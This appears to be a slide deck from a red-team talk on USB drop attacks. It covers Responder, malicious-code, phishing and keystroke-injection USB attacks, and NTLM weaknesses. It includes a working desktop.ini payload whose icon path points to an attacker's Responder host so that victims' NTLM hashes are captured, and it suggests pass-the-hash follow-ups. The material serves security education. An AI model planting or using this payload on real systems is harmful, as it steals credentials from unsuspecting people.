

USB Drop Attacks

Fun with desktop.ini files and NTLM hashes

What is Responder?

From their GitHub page:


- Responder is a LLMNR, NBT-NS, and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP, and Basic HTTP authentication.
- With this in mind, we can have fun with internal systems by tailoring a desktop.ini file to look for a non-existent icon file on our rogue system running Responder.



What is a USB Drop Attack?

- Basically, it's a USB key with a malicious payload that is intentionally dropped in a location where a person may pick it up and plug it into a restricted system.
- People inherently want to be helpful so they will try to find out who the USB belongs to.
- As they say: *A sucker is born every minute.*





The Three Main USB Attacks

1. Malicious Code

- a. The user double-clicks on the file and the malicious code is executed
- b. Most common type of attack
- c. We will demo this today

2. Social Engineering

- a. The files on the drive take the user to a phishing website where they are prompted for their login creds.

3. HID Attack

- a. The USB stick really isn't a USB storage device...it's a KEYBOARD!
 - i. Not really but the PC thinks so.
 - ii. Example: Hak5 Rubber Ducky
- b. It injects keystrokes to run commands on the target.



desktop.ini + Responder.py = NTLM Hashes

desktop.ini

[.ShellClassInfo]

IconResource=\\<Responder IP>\folder.ico,0

OH HAPPY DAYS!!



DEMO

STOP!!

DEMO TIME!



NTLM Hashes

NTLM - **NT** Lan **M**anager

- Usually a hash of one or two separately hashed values of the same password.
- Not secure at all.
 - In 2012, a 25-GPU cluster cracked every possible 8-character password using NTLM in under 6 hours.
- The easiest way to make use of these hashes would be to initiate a pass-the-hash or reflection attack. You could also use a XSS attack as well.



More Reading

- <https://elie.net/blog/security/what-are-malicious-usb-keys-and-how-to-create-a-realistic-one>
- <https://www.redteamsecure.com/usb-drop-attacks-the-danger-of-lost-and-found-thumb-drives/>
- <https://threat.tevora.com/usb-drives-desktop-ini-and-ntlm-hashes>
- <https://github.com/SpiderLabs/Responder>

